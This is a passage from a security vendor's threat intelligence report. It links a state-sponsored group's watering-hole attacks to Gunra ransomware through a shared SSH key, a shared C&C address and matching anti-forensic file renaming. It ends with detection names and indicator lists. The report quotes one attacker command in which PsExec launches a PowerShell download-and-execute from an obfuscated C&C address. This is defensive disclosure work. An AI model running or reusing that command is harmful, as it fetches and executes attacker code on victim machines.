In the watering hole attack case involving the state-sponsored threat group, the attacker installed an SSH service and registered an attacker account, copying the attacker's public key, "administrators_authorized_keys", from the attacker's system to the victim's PC. The SHA-256 fingerprint of the SSH key used by the attacker was "Qr1to32lQHxEu6phzNyrTZrU0iElrOfVWMBLnqoen24". The same fingerprint was also used in the Gunra case. After the vulnerability was exploited, OpenSSH was installed, and a public key-based login event was recorded in the SSH event logs. The SSH key fingerprint "Qr1to32lQHxEu6phzNyrTZrU0iElrOfVWMBLnqoen24", which was identical to that observed in the state-sponsored threat group's watering hole attack case, was identified in the logs.

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC48rIQEO5ZKjn1A
+9geH837AiBsqq3EUt1r8EWp5UOHoVJ9CIv6TJq5Pdw5bVouVPYNMKO/
2Tz3PgADv5JPZOGf9f5KrN0opc+vt3EbL0c7YoibB5b
+n3EgggyDYtoTwTdFedHDKAS77ok1o525cFCDOl6Sct+U/
CfYHVJD9LPeXqFNhWPa3GOzBghR0Fael2tC66uv/aoa09yEL2eQYX/1fYWa5yXTgkKG+tTZnHz
+R29sAVVIERz8G2Pw8Z8KoHTzaVit7fjxeVX7dmU8ozGTIzjrthtc86SmlEL7cLaNxat8uS7ABzD6
lLvZud7ctBnXFqH7yMOSwTzdV+8zYZIqOkymjmSZFJPu99IJvH9iPxcT5NfHCb0iDmj4/
9uuFpUWsOMwgWFUEwQF5CN0VVAQJlgaqKHKKaUos+LtzohnCS/baUG4agbPGpDgc//k34i/
TFkexYbhB8vZmHSstDXSJ0yKwiG6EBF/u/wGiyxNwv3ED0iQetmBH8g7YMVH5c=
monitoring-account
```

Figure 35. Attacker's SSH Public Key File

3.2.4. Network Infrastructure

A. Download Address / Reverse Tunneling Address

Cases were also identified in which the same C&C server address was used by both the state-sponsored threat group and Gunra. "176.65.128[.]26" was used as an OpenSSH-based reverse tunneling address in a watering hole attack targeting a Korean IT service provider, and was subsequently used in Gunra ransomware attacks targeting a Korean pharmaceutical company and an education company. The Gunra attacker abused a centralized management solution to download additional payloads by executing commands such as the following. "hotfix.exe" was actually PsExec, and when using PsExec to execute PowerShell commands, the Gunra attacker used a pattern in the form of "'http:'+[char]47+[char]47+" in multiple attack cases.

> hotfix.exe -accepteula powershell -c IEX(New-Object System.Net.WebClient).DownloadString('http:'+[char]47+[char]47+'176.65.128[.]26:443')

B. Watering Hole Attack and Redirection Addresses

The website of a Korean healthcare company used as a watering hole address was used in both the state-sponsored threat group attack case and the Gunra attack case. In other cases, the same address was also used for redirection following the watering hole attack. In an attack case where a Korean media website was used as a watering hole page, "jshosting[.]me" was used as the address distributing the vulnerability exploitation script, and the Brandoor backdoor was distributed in that attack. "jshosting[.]me" was subsequently also used as the address distributing the vulnerability exploitation script in a watering hole attack conducted by the Gunra attacker against a Korean pharmaceutical company.

3.2.5. Anti-Forensic Techniques

In both the state-sponsored threat group attack case and the Gunra attack case, the malware was renamed to a random four-character name before being deleted. In general, to completely delete malware, attackers overwrite the data, rename the file, and then delete it. When this method is used, recovering the data through file restoration or data carving techniques becomes difficult. Both attackers appear to have used this technique, and the method used to rename the files was also identical.

Case	Original Path	Renamed Path Before Deletion
State-	C:\ProgramData\net.exe	C:\ProgramData\vskz

Sponsored Threat Group	C:\ProgramData_net.tmp	C:\ProgramData\cdss
	C:\ProgramData\netuser.exe	C:\ProgramData\zpil
	C:\ProgramData\SXSHARED.DLL	C:\ProgramData\loqm
Gunra	C:\ProgramData\inet.tmp	C:\ProgramData\uwwz
	C:\ProgramData\net.tmp	C:\ProgramData\dpke
	C:\ProgramData\net.tmp	C:\ProgramData\lvlu

Table 10. Filenames Used in Anti-Forensic Techniques

Conclusion

During the first half of 2026, the state-sponsored threat group conducted both watering hole and spear-phishing attacks, exploiting vulnerabilities in Korean financial security software, including the financial security software A and the financial security software I, to install backdoors such as Brandoor and Struggle. During the same period, the Gunra ransomware group also distributed ransomware targeting a Korean pharmaceutical company. Since beginning its activities in April 2025, the group has used a double-extortion strategy and a Ransomware-as-a-Service (RaaS) model to pressure victim organizations into meeting financial demands. Although the two attacks had different ultimate objectives, the common technical traces identified in their initial access and follow-on activities indicate that they should be viewed not simply as separate incidents, but as attack flows that warrant examination for possible links.

While analyzing attack cases involving the state-sponsored threat group and the Gunra ransomware group, ASEC confirmed that the vulnerability, malware, network infrastructure, and SSH key fingerprint used in the Gunra ransomware attack case were identical to those used in the state-sponsored threat group's attack cases. In addition to the use of the same vulnerability of the financial security software A, the malware names, execution arguments, and C&C server addresses were also identical. In other words, except for the final installation of ransomware, the initial access TTPs were the same.

However, the commonalities identified so far are not sufficient to definitively conclude that the two attacks were carried out by the same actor. The reuse of the same vulnerabilities, tools, infrastructure, and SSH key fingerprint may indicate collaboration, shared infrastructure, access-broker activity, or overlapping use of certain operational resources. Therefore, rather than concluding that the two attacks were conducted by the same actor, they should be classified as cases with a high likelihood of technical linkage, requiring continued tracking and the collection of additional evidence.

The Korean financial security software currently being abused by the state-sponsored threat group and the Gunra ransomware attacker is used not only in various enterprise environments but also on many personal PCs. In particular, because the vulnerabilities can be triggered simply

when a user accesses a specific page, not only explicitly targeted organizations but also general user environments running vulnerable software may be exposed to risk. The attackers continue to use watering hole techniques and exploit vulnerabilities in financial security software to target a wide range of sectors, including government, media, healthcare, pharmaceuticals, manufacturing, and IT.

Security administrators should review whether blocking and detection policies are properly applied for related indicators of compromise included in the main body and IoC section, such as distribution sites, C&C addresses, file hashes, and SSH key fingerprints. They should also verify that vulnerable software, including the financial security software A and the financial security software I, has been updated to the latest versions, and strengthen monitoring for process injection into legitimate processes after web access, suspicious service registration, OpenSSH-based reverse tunneling, and abnormal file renaming and deletion behavior. Through such proactive checks and preventive measures, organizations can minimize the impact of initial compromise and internal propagation caused by similar attacks.

AhnLab Response Status

The detection names and engine dates for AhnLab products are as follows.

- Trojan/Win.Lazardoor.R702007 (2025.04.23.03)
- Trojan/Win.Loader.R774678 (2026.05.07.00)
- Trojan/Win.Loader.R776092 (2026.06.10.02)
- Trojan/Win.LazarLoader.C5828584 (2025.12.29.03)
- Backdoor/Win.StruggleBeacon.C5830888 (2025.12.23.00)
- Ransomware/Win.Gunra.C5834498 (2026.06.15.03)
- Trojan/Win.LazarLoader.C5834885 (2026.01.07.02)
- Backdoor/Win.StruggleBeacon.C5834954 (2026.01.08.02)
- Trojan/Win.MicLoad.C5842956 (2026.03.13.00)
- Trojan/Win.PersistChain.C5849613 (2026.02.24.00)
- Trojan/Win.PersistChain.C5849614 (2026.02.24.00)
- Trojan/Win.LagoLoader.C5856964 (2026.03.23.03)
- Trojan/Win.Loader.C5856966 (2026.05.13.02)
- Infostealer/Win.BrowserPass.C5857115 (2026.05.13.02)
- Trojan/Win.HttpLoader.C5860165 (2026.03.27.02)
- Trojan/Win.Agent.C5879630 (2026.05.07.00)
- Trojan/Win.Loader.C5879972 (2026.05.07.03)
- Trojan/Win.Agent.C5882154 (2026.05.12.03)
- Trojan/Win.Agent.C5882155 (2026.05.12.03)
- Trojan/Win.Agent.C5882751 (2026.05.14.00)
- Trojan/Win.Agent.C5883242 (2026.05.15.00)
- Backdoor/Win.Brandoor.C5887116 (2026.06.15.03)
- Backdoor/Win.Brandoor.C5887117 (2026.06.15.03)
- Trojan/Win.Agent.C5888570 (2026.05.26.03)
- Trojan/Win.Loader.C5888572 (2026.05.26.03)
- Trojan/Win.Agent.C5889750 (2026.05.29.00)
- Backdoor/Win.Brandoor.C5915551 (2026.07.27.02)
- WebShell/ASP.Generic.SC290544 (2025.08.06.03)

- Exploit/JS.Generic.SC310619 (2026.03.31.02)
- Exploit/JS.Generic.SC310620 (2026.03.31.03)
- Exploit/JS.Generic.SC311167 (2026.04.02.03)
- Exploit/JS.Generic.SC310622 (2026.03.31.01)
- Exploit/JS.Generic.SC311167 (2026.04.02.03)
- Exploit/JS.Generic.SC310624 (2026.03.31.01)
- Exploit/JS.LazarLoader.SC314706 (2026.05.23.00)
- Exploit/JS.WateringHole.SC314663 (2026.05.22.02)
- Trojan/BIN.Agent (2026.05.30.01)
- Trojan/BAT.Runner (2026.05.26.02)
- Ransomware/Linux.Agent.84512 (2026.03.24.00)
- Data/BIN.EncPe (2026.02.02.03)
- Trojan/BAT.Generic (2026.02.02.03)

IoC (Indicators of Compromise)

File Hashes (MD5)

The MD5 hashes of the related files are as follows.

A. Watering Hole Attack Cases

- 2ebf18038e0c81297915a734ba020ff6
- 3c9fd3716f87fb633af92b1fc93680a6
- 46dbd03cbdebea6375403955520461bf
- 5295200468cbc4efc7e0b0673d05106d
- f165034e338bab6b121f3ba9bc0374c9
- f1b9c9a6a5adbddb7eaf64786ed61fee
- f215257eface32e03d91acaf44d91d92
- 1788a19397e0a7ab99f7445e2f8ecd8e
- 3b97c7621969b31b3b4f5975a82e2c00
- b40722c94cfee7b21f97073304cb2fba
- fe00578715e667c204a66c93c7611559
- 21bc39f1fa632b5348003d3beec0bc50
- 23357052f05e2060c4109e2d7fe5f00a
- 258928e7ceb61f13390b73c774c52934
- 2a3977663278e761036243cfb16ee0c4
- 3f694a68ff9a26feb38e6eb6d3c1e5a6
- 77cbe2c9c957110841405691ba438322
- 8b36d639de339149612222f3bc28fd60
- e340f0c34c644f990b03673176f52f84

B. Spear-Phishing Attack Cases

- 5079606f26ead1c75dbd8731d7033dd6
- 349965d33186500a42ab6a6efa0befbc
- d55edbe9569f3250784614157c9ffc68
- 537a11a7d53949c455852b71c6895287

C. Gunra Ransomware Attack Cases

- 6512bc560bc2199c24f946b67c5bf1d5
- b3c4a6abd9c39ccae8a628f2ce2513b5

D. Struggle Cases

- 39b40d925c5f28a481e30c2d38feca4f
- 44d4022f67e2ab9f731cb0df9adc36c0
- 7f4a8f1eb120f168ab39dfb81256e7b1
- 80000db11057dc4709050205b2290321
- b7c1528311f62bd499ec396a29f684c7
- bd7a422b40df870285ec5620053ca0b2
- d554724c6392c9f2c2bc073d0a7ce21f

E. Brandoor Cases

- e8486a2ddc8e16a64261d48346ef5688
- e756d0545315a553a45a02e69a1cbe61
- 16e7e127eb6fc4611680070d9b56de80
- 7bc4b78001434b68355e9b57a822b9c1
- c5f9539e0b1c84654e475a08eca772ed
- 312cdb2032a5460f4a05939ea4f35c56
- 805804d1fc941796a529e52406a44305
- 3bf86507726a0c8e77ad3ce584a6cdab
- fe00578715e667c204a66c93c7611559
- 1788a19397e0a7ab99f7445e2f8ecd8e
- 325768e41af749183e1ad9a260910af3
- 2a4fe005442bea4ddcae0595099e8f3d
- 22133c0f18e3382b31a81390b3a8ba4c
- b20e27a003b0c43dfcd71111d5ed45f6
- 766f5ae486770ea0d59ed46569e694c6
- 4111e51fcadf34fc476afb6d97868cdf

Related Domains, URLs, and IP Addresses

The download and C&C addresses are as follows. (http has been changed to hxxp.)

A. Watering Hole Attack Cases

a. URL

- hxxps://anyonecdn[.]com/bbs/view/?id=254865
- hxxps://myonlinestatus[.]net/list/dashboard/?id=20260123
- hxxp://cowincard[.]com/
- hxxps://quordtechservice[.]com/www/bbs/?id=20260123015897
- hxxps://security.heillamal[.]com/common/img_view.php?favicon.ico
- hxxps://goodrichcardirect[.]com/logo.png
- hxxp://141.164.61[.]90/file/config.php
- hxxp://158.247.232[.]35/bbns/bbns.php
- hxxp://27.102.138[.]60/user/admin.php
- hxxp://158.247.206[.]214/articles/list.php
- hxxps://cloudcontents[.]info/common/list_view/?id=20245934
- hxxps://jshosting[.]me/_common/_view/?id=2021043321

b. IP

- 104.131.203[.]210
- 104.207.135[.]174
- 141.164.44[.]139
- 141.164.47[.]123
- 141.164.55[.]236
- 144.172.116[.]121
- 158.247.200[.]50
- 158.247.212[.]35
- 158.247.240[.]44
- 158.247.245[.]18
- 167.1.17[.]177
- 176.65.128[.]26
- 31.220.5[.]43
- 45.32.121[.]84

- 45.32.25[.]205
- 45.76.48[.]70
- 51.15.109[.]222
- 77.73.66[.]137
- 86.106.85[.]89
- 154.205.138[.]70
- 154.90.62[.]67
- 118.219.232[.]101
- 114.108.139[.]39
- 158.247.206[.]214

B. Spear-Phishing Attack Cases

a. URL

- hxxp://autocad-bsd[.]com/
- hxxp://geonu906.github[.]io/
- hxxp://pythonapischool[.]com/
- hxxp://yeongbokkim.github[.]io/

b. FQDN

- hyundaio[.]com

C. Gunra Ransomware Attack Cases

a. URL

- hxxps://anyonecdn[.]com/

b. IP

- 141.164.44[.]139
- 158.247.212[.]35
- 158.247.240[.]44
- 176.65.128[.]26
- 45.32.25[.]205

D. Struggle Cases

a. URL

- hxxps://goodrichcardirect[.]com/logo.png

E. Brandoor Cases

a. URL

- hxxp://64.176.225[.]7/user/member.php
- hxxp://158.247.230[.]158/articles/list.php
- hxxp://158.247.238[.]232/style/display.php
- hxxp://158.247.232[.]35/bbns/bbns.php
- hxxp://27.102.137[.]13/member/list.php

AhnLab Cyber Threat Intelligence Report


More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea

Tel : +82 31 722 8000 | Fax : +82 31 722 8901

https://www.ahnlab.com | https://asec.ahnlab.com/en



AhnLab